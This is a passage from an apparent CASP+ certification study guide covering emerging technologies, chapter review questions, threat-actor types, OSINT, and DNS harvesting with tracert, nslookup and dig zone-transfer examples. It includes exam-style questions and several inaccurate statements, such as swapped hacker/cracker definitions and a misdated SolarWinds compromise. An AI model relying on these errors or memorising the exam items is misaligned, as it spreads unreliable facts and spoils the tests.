Big data is a term for sets of data so large or complex that they cannot be analyzed by using traditional data processing applications. Specialized applications have been designed to help organizations with their big data. The big data challenges that may be encountered include data analysis, data capture, data search, data sharing, data storage, and data privacy.

While big data is used to determine the causes of failures, generate coupons at checkout, recalculate risk portfolios, and find fraudulent activity before it ever has a chance to affect an organization, its existence creates security issues. The first issue is its unstructured nature. Traditional data warehouses process structured data and can store large amounts of it, but there is still a requirement for structure.

Big data typically uses Hadoop, which requires no structure. Hadoop is an open-source framework used for running applications and storing data. With the Hadoop Distributed File System (HDFS), individual servers that are working in a cluster can fail without aborting the entire computation process. There are no restrictions on the data that this system can store.

While big data is enticing because of the advantages it offers, it presents a number of issues:

- Organizations still do not understand it very well, and unexpected vulnerabilities can easily be introduced.
- Open-source codes are typically found in big data, which can result in unrecognized backdoors. Big data can contain default credentials.
- Attack surfaces of the nodes may not have been reviewed, and servers may not have been hardened sufficiently.
- Authentication of users and data access from other locations may not be controlled.
- Log access and audit trails may be an issue.
- Opportunities for malicious activity, such as malicious data input and poor validation, are plentiful.
- The relative security of a big data solution rests primarily on the knowledge and skill sets of the individuals implementing and managing the solution and the partners involved rather than the hardware and software involved.

Virtual/Augmented Reality

Virtual/augmented reality (AR) provides a view of a physical, real-world environment whose elements are "augmented" by computer-generated or extracted real-world sensory input such as sound, video, graphics, or GPS data. Many mobile devices support AR when the proper apps are installed. An interesting AR device is the Twinkle in the Eye contact lens. This lens, which is implanted in an eye, is fabricated with an LED, a small radio chip, and an antenna. The unit is powered wirelessly by RF electrical signal and represents the start of research that could eventually lead to screens mounted onto contact lenses worn on human eyes. When this lens technology is perfected, we will no longer need mobile devices, as AR chips will eventually be able to be implanted into our eyes and ears, making humans the extension of their own reality.

So, what is the difference between virtual and augmented reality? Well, there is a bit of difference. ***Virtual reality (VR)*** immerses users in a fully artificial digital environment, while ***augmented reality (AR)*** overlays virtual objects on the real-world environment.

Security issues with AR and VR revolve around the following issues:

- Breaches that expose tremendous amounts of data
- Privacy issues as hackers may gain access to a user's augmented reality device and record the user's behavior
- Unreliable data and data manipulation when delivered by a third party

3-D Printing

3-D printers create objects or parts by joining or solidifying materials under computer control to create three-dimensional objects. Some versions use a data source such as an additive manufacturing file (AMF) file (usually in sequential layers). 3-D printers use rolls of special filament as the material source. This filament comes in various colors (see Figure 8-3).

Key Topic

Figure 8-3 Plastic Filament

Security issues with 3-D printing are related to the fact that thousands of 3-D printers are exposed online to remote cyber attacks. The SANS Internet Storm Center scanned the Internet for vulnerable 3-D printers and found more than 3,700 instances of interfaces exposed online.

Passwordless Authentication

Many enterprises are continuing to move toward passwordless authentication. ***Passwordless authentication*** is any authentication method that does not rely on the use of passwords. You have already learned of one such method: biometrics. Other methods include the use of certificates and methods that rely on public key cryptography. Some definitions also include methods that combine passwords with other forms of authentication, such as a smart card or a password in addition to a biometric sample.

Moving toward passwordless authentication has increased the security of the authentication and authorization process because alternatives such as biometrics and certificate-based authentication are much harder to defeat than passwords.

Nano Technology

A nanometer is a unit of measurement that is incredibly small. In fact, it would take three atoms of gold lined up to make one nanometer. ***Nano technology*** is the use of matter on atomic, molecular, and supramolecular scales for industrial purposes. Examples of its implementation include

Key Topic

- Tennis balls to last longer
- Golf balls to fly straighter
- Bandages infused with silver nanoparticles to heal cuts faster
- Diesel engines with cleaner exhaust fumes

Nano technology can help increase security in that it may enable more complex cryptographic schemes. Advances in nanoscale technology and the use of quantum technology may make quantum chips available that will be far more secure than traditional cryptographic hardware.

Deep Learning

Deep learning is a form of machine learning that uses artificial neural networks and representational learning. It has been applied to many fields, including computer science. While neural networks are conceptually like biological networks, they have some differences—the biggest one being that a biological network is dynamic, and a neural network is static. Nevertheless, deep learning has been used to observe and learn in fields such as speech recognition, drug design, medical image analysis, material inspection, and board game programs.

Natural Language Processing

Natural language processing (NLP) is a form of machine learning that attempts to enable a computer system to read and understand a document, including the nuances. One common application of this is an automated chat or help function. As a deep understating of what the user is typing in the chat box is essential to providing good service, the application of natural language processing makes this possible.

Deep Fakes

Deep fakes comprise synthetic media that impersonates a real person's appearance and speech. A deep fake is so named because it uses a form of deep learning to learn both the appearance and the speech patterns of the target individual.

Biometric Impersonation

While we have in the past considered biometric authentication to be the gold standard in security, it is not without weaknesses. ***Biometric impersonation***, once thought to be difficult or even impossible, is apparently possible in some cases. For example, it has been shown that by accessing data generated by someone's activity-monitoring software, like Fitbit, and using a generic algorithm, information can be derived that can be used to impersonate that person.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 8-1 lists these key topics and the page number on which each is found.

Key Topic

Table 8-1 Key Topics for Chapter 8

Key Topic Element	Description	Page Number
Figure 8-1	Blockchain	220
Figure 8-2	Distributed Consensus	222
List	Issues with big data	223
Figure 8-3	Plastic Filament	224
List	Implementations of nano technology	225

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

artificial intelligence (AI), machine learning (ML), quantum computing, blockchain, homomorphic encryption, private information retrieval (PIR), secure function evaluation (SFE), private function evaluation (PFE), distributed consensus, big data, virtual reality (VR), augmented reality (AR), 3-D printer, passwordless authentication, nano technology, deep learning, deep fake, biometric impersonation

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following makes artificial intelligence possible?
   a. Machine learning
   b. Distributed consensus
   c. Secure function
   d. Quantum computing

2. Activity-monitoring software, like Fitbit, can make which attack possible?
   a. Data exfiltration
   b. Biometric impersonation
   c. Side channel attack
   d. SYN flood

3. Which of the following is expected to enhance the machine learning process?
   a. Multiparty computation
   b. Distributed consensus
   c. Secure function
   d. Quantum computing

4. Which of the following comprises synthetic media that impersonates a real person's appearance and speech?
   a. Digital certificate
   b. Machine learning
   c. Deep fake
   d. Distributed consensus

5. Cryptocurrencies make use of which of the following?
   a. Distributed consensus
   b. Deep fake
   c. Quantum computing
   d. Blockchain

6. Which of the following is used to make tennis balls last longer?
   - a. Nano technology
   - b. Blockchain
   - c. Machine learning
   - d. Deep learning

7. Which of the following allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext?
   - a. Asymmetric encryption
   - b. Homomorphic encryption
   - c. Hashing
   - d. Salting

8. Which of the following processes used an additive manufacturing file (AMF)?
   - a. Deep learning
   - b. Distributed consensus
   - c. 3-D printing
   - d. Virtual reality

9. Which of the following is a type of protocol that can retrieve information from a server without revealing which item is retrieved?
   - a. Secure function evaluation
   - b. Private function evaluation
   - c. Private information retrieval
   - d. Public function evaluation

10. Which of the following immerses users in a fully artificial digital environment?
    - a. IR
    - b. AR
    - c. DR
    - d. VR

This chapter covers the following topics:

- **Intelligence Types:** This section covers tactical intelligence such as commodity malware, strategic intelligence such as targeted attacks, and operational intelligence such as threat hunting and threat emulation.
- **Actor Types:** This section describes advanced persistent threats (APTs)/ nation-states, insider threats, competitors, hacktivists, script kiddies, and organized crime.
- **Threat Actor Properties:** This section covers time, money, supply chain access, vulnerabilities, capabilities/sophistication, and intelligence collection methods such as intelligence feeds, deep web, proprietary or open-source intelligence (OSINT), and human intelligence (HUMINT)
- **Intelligence Collection Methods:** This section covers techniques and processes used to gather and organize security intelligence so that it is actionable.
- **Frameworks:** This section describes MITRE Adversarial Tactics, Techniques, & Common Knowledge (ATT&CK), ATT&CK for Industrial Control Systems (ICSs), the Diamond Model of Intrusion Analysis, and the Cyber Kill Chain.

This chapter covers CAS-004 Objective 2.1: Given a scenario, perform threat management activities.

A core set of operations, including threat management activities, should be conducted on a regular basis to ensure security in an organization. In this chapter you'll learn about these practices. You'll also learn about useful security frameworks that guide an organization in addressing risk.

CHAPTER 9

Performing Threat Management Activities

Intelligence Types

Threat intelligence information can be classified into three categories—tactical, strategic, or operational—based on the level of impact presented by the threat in question. In this section you'll learn about these three types of threat intelligence.

Tactical

Tactical threat information is information related to threats that can be considered local in nature. For example, when combing through a log looking for indicators of compromise (IOCs), one is performing tactical intelligence while dealing with what is in the local environment. Tactical threat information is typically information the organization gathers on its own.

NOTE Indicators of compromise (IOC) are items such as malware signatures, file hash values, or IP addresses that provide evidence of a security breach or event.

Commodity Malware

A good example of a threat that would be considered tactical intelligence is the presence of commodity malware. ***Commodity malware*** is malware that is widely available for either purchase or by free download. It is not customized or tailored to a specific attack. It does not require complete understanding of its processes and is used by a wide range of threat actors with a range of skill levels. While there is no clear dividing line between commodity malware and what is advanced malware (and, in fact, the lines are blurring more all the time), generally we can make a distinction based on the motives and skills of the threat actor. Less skilled actors (such as script kiddies) utilize these prepackaged tools, while more skilled actors (such as advanced persistent threats) customize their attack tools to make them more effective in specific environments.

Strategic

Strategic intelligence is intelligence that is gathered on a global scale. Later you will learn about intelligence feeds, which present information gathered by many, combined into a list of vulnerabilities that is shared. Strategic attacks are also typically directed at specific organizations.

Targeted Attacks

A ***targeted attack*** presents a threat to a single organization and typically involves more preparation and direct involvement of the attacker. An example of this is a DDoS attack. A DDoS attack focuses on a single device and thus is considered a targeted attack.

Operational

Operational intelligence is gathered to develop a response. It is less passive than tactical and strategic intelligence, and it involves more effort on the part of the organization but yields better information. Let's look at two forms of operational threat intelligence gathering.

Threat Hunting

Threat hunting is a relatively active form of threat identification. It involves meeting the attackers at the point of attack. This requires looking beyond the known alerts or malicious threats to discover new potential threats and vulnerabilities. It is offensive in nature in that it involves seeking attacks rather than waiting for them. Naturally, this involves spending more time and effort on the process.

Hunt teaming is a relatively new approach to security that is offensive in nature rather than defensive. (Defensive approaches have been common among security teams in the past.) Teams work together to detect, identify, and understand advanced and determined threat agents. They are a costly investment on the part of an organization, and they target attackers. To use a bank analogy, when a bank robber compromises a door to rob a bank, defensive measures would say get a better door, while offensive measures (as used in hunt teaming) would say eliminate the bank robber. These cyber guns-for-hire are another tool in the kit.

Hunt teaming also refers to a collection of techniques used by security personnel to bypass traditional security technologies to hunt down other attackers who may have used similar techniques to mount attacks that have already been identified, often by other companies. These techniques help in identifying any systems compromised using advanced malware that bypasses traditional security technologies, such as an intrusion detection system/intrusion prevention system (IDS/IPS) or antivirus/

anti-malware application. As part of hunt teaming, security professionals could also obtain block lists (formerly called blacklists) from sources like DShield, which provides a community-based collaborative firewall log correlation system. These block lists would then be compared to existing DNS entries to see if communication is occurring with systems on these block lists that are known attackers.

Threat Emulation

Threat emulation is the process of simulating an attack to see how the security system in place reacts. Hunt teaming can also emulate prior attacks so that security professionals can better understand the enterprise's existing vulnerabilities and get insight into how to remediate and prevent future incidents.

Threat emulation is also a feature sometimes provided with firewalls and malware systems. Threat emulation checks whether a file is a known safe or malicious file. If a file is unknown, threat emulation asks whether you want to analyze it. If you agree, it opens the file in a virtual machine (VM) in the cloud environment and monitors it for abnormal behavior.

Actor Types

A threat is carried out by a threat actor. An attacker who takes advantage of an inappropriate or absent access control list (ACL) is a threat agent. Keep in mind, though, that threat actors can discover and/or exploit vulnerabilities. Not all threat actors will actually exploit an identified vulnerability. In this section you'll learn about the major types of threat actors

Advanced Persistent Threat (APT)/Nation-State

An ***advanced persistent threat (APT)/nation-state*** is a hacking process that targets a specific entity and is carried out over a long period of time. In most cases, the victim of an APT is a large corporation or government entity. The attacker is usually a group of organized individuals or a government. The attackers have a predefined objective. Once the objective is met, the attack is halted. APTs can often be detected via monitoring logs and performance metrics. While no defensive actions are 100% effective, the following actions may help mitigate many APTs:

Key Topic

- Use allow lists (formerly called whitelists) to help prevent malicious software and unapproved programs from running.
- Patch applications such as Java, PDF viewers, Flash, web browsers, and Microsoft Office products.

- Patch operating system vulnerabilities.
- Restrict administrative privileges to operating systems and applications, based on user duties.

Insider Threat

Insider threats should be one of the biggest concerns for security personnel. Insiders have knowledge of and access to systems that outsiders do not have, giving insiders a much easier avenue for carrying out or participating in an attack. An organization should implement the appropriate event collection and log review policies to provide the means to detect insider threats as they occur.

Examples of internal actors include:

- Reckless employee
- Untrained employee
- Partner
- Disgruntled employee
- Internal spy
- Government spy
- Vendor
- Thief

Competitor

Your competition would like to know your plans, designs, and formulas. Some threat actors are working either at the direction of a competitor or in anticipation of being able to sell information to a competitor.

Hacktivist

Hacktivists are activists for a cause, perhaps for animal rights, that use hacking as a means to get their message out and affect businesses that they feel are detrimental to their cause.

Script Kiddie

Script kiddies are hackers who have relatively little knowledge and use prepackaged tools or scripts created by others. In many cases, these actors are seeking thrills or notoriety rather than monetary gain.

Organized Crime

Organized crime groups primarily threaten the financial services sector and are expanding the scope of their attacks. They perpetrate well-funded attacks.

Threat Actor Properties

An organization needs to analyze each of the threat actors according to set criteria. Every threat actor should be given a ranking to help determine which of them will be analyzed. Examples of some of the most commonly used criteria are presented in the following sections.

Resource

Obviously, different classes of threat actors have varying amounts of resources at their disposal. There are two major assets that can help determine success or failure of a breach attempt: time and money.

Time

The most successful attacks are undertaken by those with lots of patience. Moving too fast during an attack is seen as being "noisy" and can expose hackers. The more time that is allocated to an attack, the more likely it is to go unnoticed until it is too late.

Money

The more money that is available to fund a hacking effort, the more successful it will be. APTs and threats posed by organized crime and nation-states are the most well-funded, and they are, unsurprisingly, the most successful.

Supply Chain Access

In some cases, threat actors have ***supply chain access***—that is, inside access to vendors that organizations purchase software and hardware from. Or they might compromise the vendor, leading to an organization introducing into production products that have been compromised. A good example is the compromise of a SolarWinds update in 2021, which led to a vulnerability in all organizations that use this network management program.

Create Vulnerabilities

Threat actors differ in the types of issues they create. The U.S. Federal Bureau of Investigation (FBI) has identified three categories of threat actors:

- Organized crime groups primarily threatening the financial services sector and expanding the scope of their attacks
- Nation-state sponsors, usually foreign governments, interested in pilfering data, including intellectual property and research and development data from major manufacturers, government agencies, and defense contractors
- Terrorist groups that want to impact countries by using the Internet and other networks to disrupt or harm the viability of a society by damaging its critical infrastructure

While there are other less organized groups out there, law enforcement considers these three groups to be the primary threat actors. However, organizations should not totally disregard the threats of any threat actors who fall outside these three categories. Lone actors or smaller groups that use hacking as a means to discover and exploit any discovered vulnerability can cause damage, just like the larger, more organized groups.

Capabilities/Sophistication

In the security world, the terms white hat, gray hat, and black hat are more easily understood and less often confused than the terms hackers and crackers. A white hat does not have any malicious intent. A black hat has malicious intent. A gray hat is somewhere between the other two. A gray hat may, for example, break into a system, notify the administrator of the security hole, and offer to fix the security issues for a fee.

Hacker and cracker are two terms that are often used interchangeably in media but do not actually have the same meaning. Hackers are individuals who attempt to break into secure systems to obtain knowledge about the systems and possibly use that knowledge to carry out pranks or commit crimes. Crackers, on the other hand, are individuals who attempt to break into secure systems without using the knowledge gained for any nefarious purposes.

Identifying Techniques

Threat actors can be subdivided into two categories: non-hostile and hostile. An organization needs to analyze each of these types of threat actors according to set criteria. Every threat actor should be given a ranking to help determine which threat actors will be analyzed. Examples of some of the most commonly used criteria include the following:

Key Topic

- **Skill level:** None, minimal, operational, adept
- **Resources:** Individual, team, organization, government
- **Limits:** Code of conduct, legal, extra-legal (minor), extra-legal (major)
- **Visibility:** Overt, covert, clandestine, don’t care
- **Objective:** Copy, destroy, injure, take, don’t care
- **Outcome:** Acquisition/theft, business advantage, damage, embarrassment, technical advantage

Intelligence Collection Methods

Threat intelligence comes in many forms and can be obtained from a number of different sources. When this critical data is gathered, a security professional should classify the information with respect to its timeliness and relevance. Let’s look at some types of threat intelligence.

Intelligence Feeds

Intelligence feeds are RSS feeds dedicated to the sharing of information about the latest vulnerabilities. Subscribing to these feeds can enhance the knowledge of the scanning team and can keep the team abreast of the latest issues. For example, the National Vulnerability Database is a U.S. government repository of standards-based vulnerability management data represented using Security Content Automation Protocol (SCAP) (covered in Chapter 11, “Performing Vulnerability Management Activities”).

Deep Web

The vast majority of the Internet is not searchable using normal search engines, and while the content of the deep web can be located and accessed via a direct URL or IP address, a password or other security access may be required to get past public website pages. This is called the deep web. The ***deep web*** and dark web are sources of intelligence that have become indispensable for modern intelligence organizations. Using special tools, investigators can collect information on suspects and targets, enrich existing databases, and draw analytical insights from open-source information.

Proprietary

Some sources of intelligence come from organizations that develop and sell information. This data is based on the information they collect from their customers and their own threat research teams. In some cases, this support comes with the purchase of software or hardware from the vendor.

Open-Source Intelligence (OSINT)

Open-source intelligence (OSINT) is data collected from publicly available sources. In many cases, information derived from these sources makes attacks possible. The following sections look at some of the places hackers look for information that can be leveraged in an attack.

Social Media

Organizations are increasingly using social media to reach out and connect with customers and the public in general. While the use of Twitter, Facebook, LinkedIn, Instagram, and other social media platforms can enhance engagement with customers, build brands, and communicate information to the rest of the world, these social media sites can also inadvertently expose proprietary information. Specifically, some of the dangers presented by the use of social media are:

Key Topic

- **Mobile apps on company devices:** We can't completely blame social media for the use of mobile applications on company devices, but the availability and ease with which social media and other types of mobile apps can be downloaded and installed presents an increasing danger of malware.
- **Unwarranted trust in social media:** Trade secrets and company plans may be innocently disclosed to a friend with the misplaced expectation of privacy. This is complicated by the poorly understood and frequently changing security and privacy settings of social media sites.
- **Malware in social media sites:** Malicious code may be lurking inside advertisements and third-party applications. Hackers benefit from the manner in which users repost links, thereby performing the distribution process for the hackers.

- **Lack of policy:** Every organization should have a social media policy that expressly defines the way in which users may use social media. A social media director or coordinator should be designated, and proper training should be delivered to explain company policy.

The best way to prevent information leaks through social media that can be useful in attacking your network is to adopt a social media policy that defines what users are allowed to say on behalf of the company in social media posts.

Intelligence Collection Methods

There are various ways to collect the information you need to assess security and prevent attacks,. In this section you'll learn some of these methods.

Routing Tables

Routing occurs at layer 3 of the OSI model. This is also the layer at which IP operates and where the source and destination IP addresses are placed in packets. Routers are devices that transfer traffic between systems in different IP networks. When computers are in different IP networks, they cannot communicate unless there is a router available to route the packets to the other networks.

Routers use routing tables to hold information about the paths to other networks. These tables can be populated several ways: Administrators can manually enter routes, or dynamic routing protocols can allow the routers to exchange routing tables and routing information. Manual configuration, also called static routing, has the advantage of avoiding the additional traffic created by dynamic routing protocols and allows for precise control of routing behavior; however, it requires manual intervention when link failures occur. Dynamic routing protocols create traffic but can react to link outages and reroute traffic without manual intervention.

From a security standpoint, routing protocols introduce the possibility that routing update traffic may be captured, allowing a hacker to gain valuable information about the layout of the network. Moreover, Cisco devices (perhaps the most widely used networking devices) by default also use a proprietary layer 2 protocol called Cisco Discovery Protocol (CDP) to inform each other about their capabilities. If CDP packets are captured, additional information can be obtained that can be helpful in mapping the network in preparation for an attack.

DNS Records


The DNS records for the devices on a network are extremely valuable to an attacker because they identify each device by name and IP address. The IP addresses may also imply how the devices are grouped because it is possible to determine the network ID of the network in which each device resides and, therefore, which devices are grouped into common subnets. DNS records are organized by type. Table 9-1 lists the most common DNS record types.

Table 9-1 DNS Record Types

Record Type	Function
A record	A host record that represents the mapping of a single device to an IPv4 address
AAAA record	A host record that represents the mapping of a single device to an IPv6 address
CNAME record	An alias record that represents an additional host name mapped to an IPv4 address that already has an A record mapped
NS record	A name server record that represents a DNS server mapped to an IPv4 address
MX record	A mail exchanger record that represents an email server mapped to an IPv4 address
SOA record	A Start of Authority record that represents a DNS server that is authoritative for a DNS namespace

DNS harvesting involves acquiring the DNS records of an organization to use in mapping the network. The easiest way to do DNS harvesting (if it is possible) is through unauthorized zone transfers (covered later in this section). But one of the ways a malicious individual may be able to get a few records is through the use of the ***tracert*** tool in Windows or the **traceroute** tool in Linux. These tools trace the path of a packet from its source to its destination. When **tracert** lists the hops or routers through which the packet has traversed, the last several devices are typically inside the organization's network. If **tracert** lists the names of those devices (which it attempts to do), they are available to the hacker. Figure 9-1 shows **tracert** output. In this example, **tracert** was able to resolve the names of some of the routers but not the last two. Often the last several hops time out because the destination network administrators have set the routers to not respond to ICMP traffic.


Another form of DNS harvesting involves convincing an organization's DNS server to perform a zone transfer with the attacker. While there was a time when doing that was very simple, it is a bit more difficult now if the organization has chosen to specify the DNS servers with which zone transfer may be performed. You should ensure that you have taken this step and then attempt to perform a DNS zone transfer from an unauthorized DNS server.



```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>tracert www.nascar.com

Tracing route to a1269.w7.akamai.net [8.18.43.66]
over a maximum of 30 hops:

  1  2273 ms    <1 ms    <1 ms  10.200.97.1
  2     1 ms    <1 ms    <1 ms  rrcs-24-199-211-193.midsouth.biz.rr.com [24.199.211.193]
  3     1 ms    12 ms     1 ms  70.62.94.106
  4     1 ms     1 ms     1 ms  70.62.94.66
  5     1 ms     1 ms     1 ms  24.27.255.238
  6     7 ms     7 ms     7 ms  ten2-0-0.rlghncrdc-pe-rtr01.southeast.rr.com [24.93.73.78]
  7     7 ms     8 ms     7 ms  ten2-0-0.gnboncsg-p-rtr01.southeast.rr.com [24.93.73.37]
  8    21 ms     7 ms     7 ms  ten2-0-0.gnboncsg-pe-rtr01.southeast.rr.com [24.93.73.74]
  9     7 ms    22 ms     7 ms  ten2-0-0.chrlncsa-p-rtr01.southeast.rr.com [24.93.73.33]
 10    21 ms    11 ms    11 ms  24.93.67.100
 11    16 ms    20 ms    15 ms  bu-ether44.atlngamq46w-bcr00.tbone.rr.com [107.14.19.46]
 12    15 ms    12 ms    12 ms  0.ae1.pr0.atl20.tbone.rr.com [66.109.6.177]
 13    13 ms    12 ms    12 ms  216.156.108.45.ptr.us.xo.net [216.156.108.45]
 14    55 ms    26 ms    26 ms  207.88.13.48.ptr.us.xo.net [207.88.13.48]
 15    31 ms    36 ms    28 ms  te-11-4-0.rar3.washington-dc.us.xo.net [207.88.12.201]
 16    26 ms    26 ms    26 ms  207.88.12.132.ptr.us.xo.net [207.88.12.132]
 17    26 ms    26 ms    29 ms  207.88.14.191.ptr.us.xo.net [207.88.14.191]
 18    26 ms    25 ms    25 ms  be3013.ccr41.iad02.atlas.cogentco.com [154.54.9.5]
 19    26 ms    26 ms    26 ms  be2657.ccr42.dca01.atlas.cogentco.com [154.54.31.109]
 20    37 ms    30 ms    26 ms  be2113.ccr42.atl01.atlas.cogentco.com [154.54.24.222]
 21    25 ms    26 ms    25 ms  be2848.ccr41.atl04.atlas.cogentco.com [154.54.6.118]
 22    31 ms    25 ms    25 ms  38.122.47.42
 23    25 ms    25 ms    25 ms  8.18.43.66

Trace complete.

C:\WINDOWS\system32>
```

Figure 9-1 tracert

Figure 9-2 shows the dialog box from a Microsoft DNS server. On the Zone Transfers tab of the properties of the DNS server, you can specify the only servers to which zone transfers may occur.



A zone transfer sends a copy of the zone to the servers that request a copy.

□ Allow zone transfers:

○ To any server

● Only to servers listed on the Name Servers tab

○ Only to the following servers

IP Address	Server FQDN

To specify secondary servers to be notified of zone updates, click Notify.

Figure 9-2 Controlling DNS Zone Transfers

The ***nslookup*** command is a command-line administrative tool for testing and troubleshooting DNS servers. It can be run in two modes: interactive and noninteractive. Noninteractive mode is useful when only a single piece of data needs to be returned, and interactive mode allows you to query for either an IP address for a name or a name for an IP address without leaving **nslookup** mode. The command syntax is as follows:

```
nslookup [-option] [hostname] [server]
```

To enter interactive mode, simply type **nslookup** as shown here:

```
C:\> nslookup
  Default Server: nameserver1.domain.com
  Address: 10.0.0.1
  >
```

When you do this, by default **nslookup** identifies the IP address and name of the DNS server that the local machine is configured to use, if any, and then goes to the **>** prompt. At this prompt, you can type either an IP address or a name, and the system attempts to resolve the IP address to a name or the name to an IP address.

The following are other queries you can run when troubleshooting name resolution issues:

- You can look up different data types in a database (such as Microsoft records).
- You can query directly from another name server (from the one the local device is configured to use).
- You can perform a zone transfer.

In Linux the ***dig*** command is used to troubleshoot DNS. As a simple example, the following command displays all host (A) records in the mcmillan.com domain:

```
$ dig mcmillan.com
```

As another example, the command to request a zone transfer from the server (called DNS harvesting) is as follows:

```
$ dig afxr dns2.mcmillan.com mcmillan.com
```

This command requests a zone transfer from the DNS server named dns2.mcmillan.com for the records for the mcmillan.com domain.

Search Engines

Search engines, such as Google, Yahoo, and Bing, can be used for gathering reconnaissance information. Search engine hacking involves using advanced operator-based searching to identify exploitable targets and sensitive data using the search engines. Some examples of hacker-friendly search engines and reconnaissance tools are:

- **Shodan:** A search engine that looks for publicly accessible devices
- **IVRE:** An open-source framework for network reconnaissance that relies on well-known open-source tools, including Nmap, Masscan, ZGrab2, ZDNS, and Zeek (Bro)
- **Censys:** A tool that reduces your Internet attack surface by continually discovering unknown assets and helping remediate Internet-facing risks

Human Intelligence (HUMINT)

The U.S. Central Intelligence Agency defines ***human intelligence (HUMINT)*** as "any information that can be gathered from human sources." Human intelligence is simply any information gathered through person-to-person contact. For example, a malicious individual might hang around the break room area and cultivate a friendship with a key team member and in the process learn facts about the organization that could assist in an attack.

Frameworks

Many organizations have developed security management frameworks and methodologies to help guide security professionals. These frameworks and methodologies include security program development standards, enterprise and security architect development frameworks, security controls, development methods, corporate governance methods, and process management methods. This section discusses frameworks and methodologies and explains where they are used.

MITRE Adversarial Tactics, Techniques, & Common Knowledge (ATT&CK)

MITRE Adversarial Tactics, Techniques, & Common Knowledge (ATT&CK) is a knowledge base of adversary tactics and techniques based on real-world observations. It is an open system, and attack matrices based on it have been created for various industries. It is designed as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

An example of such a matrix is the SaaS matrix created for organizations utilizing software as a service (SaaS), shown in Table 9-2. The corresponding matrix on the MITRE ATT&CK website is interactive (https://attack.mitre.org/matrices/enterprise/cloud/saas/), so that when you click the name of an attack technique in a cell, a new page opens with a detailed explanation of that attack technique. For more information about the MITRE ATT&CK Matrix for Enterprise and to view the matrices MITRE provides for other platforms (Windows, macOS, and so on), see https://attack.mitre.org/matrices/enterprise/.

Key Topic

Table 9-2 ATT&CK Matrix for SaaS

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
Drive-by Compromise	Redundant Access	Valid Accounts	Application Access Token	Brute Force	Cloud Service Discovery	Application Access Token	Data from Information Repositories
Spear phishing Link	Valid Accounts		Redundant Access	Steal Application Access Token		Internal Spear phishing	
Trusted Relationship			Valid Accounts	Steal Web Session Cookie		Web Session Cookie	
Valid Accounts			Web Session Cookie				

ATT&CK for Industrial Control System (ICS)

Another example of a MITRE ATT&CK matrix is ***MITRE ATT&CK for Industrial Control System (ICS)***, which focuses specifically on industrial control systems, which have become a significant concern. This matrix is concerned with adversaries who have a primary goal of disrupting an industrial control process, like a water treatment plant, nuclear power plant, or electrical grid system. For more information, see https://collaborate.mitre.org/attackics/index.php/Main_Page.

Diamond Model of Intrusion Analysis

The ***Diamond Model of Intrusion Analysis*** emphasizes the relationships and characteristics of four basic components: the adversary, capabilities, infrastructure, and victims. The main axiom of this model states: "For every intrusion event, there exists an adversary taking a step toward an intended goal by using a capability over infrastructure against a victim to produce a result." Figure 9-3 illustrates the Diamond Model of Intrusion Analysis.




Figure 9-3 Diamond Model of Intrusion Analysis

